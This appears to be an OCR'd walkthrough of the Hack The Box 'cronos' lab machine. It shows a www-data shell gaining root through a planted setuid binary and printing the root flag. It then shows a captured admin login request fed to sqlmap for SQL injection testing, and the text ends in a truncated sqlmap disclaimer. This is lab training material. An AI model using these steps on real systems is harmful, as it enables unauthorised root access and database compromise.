
```
www-data@cronos:/tmp$ ls -al
ls -al
total 56
drwxrwxrwt  9 root     root      4096 Apr  6 20:47 .
drwxr-xr-x 23 root     root      4096 Apr  9  2017 ..
drwxrwxrwt  2 root     root      4096 Apr  6 15:41 .ICE-unix
drwxrwxrwt  2 root     root      4096 Apr  6 15:41 .Test-unix
drwxrwxrwt  2 root     root      4096 Apr  6 15:41 .X11-unix
drwxrwxrwt  2 root     root      4096 Apr  6 15:41 .XIM-unix
drwxrwxrwt  2 root     root      4096 Apr  6 15:41 .font-unix
prw-r--r--  1 www-data www-data     0 Apr  6 20:47 f
-rwsr-xr-x  1 root     root     16712 Apr  6 20:24 saad
drwx------  3 root     root      4096 Apr  6 15:41 systemd-private-e
drwx------  2 root     root      4096 Apr  6 15:41 vmware-root
```

```
www-data@cronos:/tmp$ ./saad
./saad
root@cronos:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

```
root@cronos:/root# ls
ls
root.txt
root@cronos:/root# cat root.txt
cat root.txt
1703b8a3c9a8dde879942c79d02fd3a0
```

ippsec methode


(root kali)-[/Documents/htb/boxes/cronos]
geany login.req
login.req - /Documents/htb/boxes/cronos - Geany
File Edit Search View Document Project Build Tools Help
Symbols
No symbols found
beep.py
exploit.html
hash.txt
login.req
1 POST / HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/
12 Cookie: PHPSESSID=hkeob2p9kdsfjn233laumvm7e1
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin
16


sqlmap -r login.req
{1.5.2#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without
ey all applicable local, state and federal laws. Developers assume
s program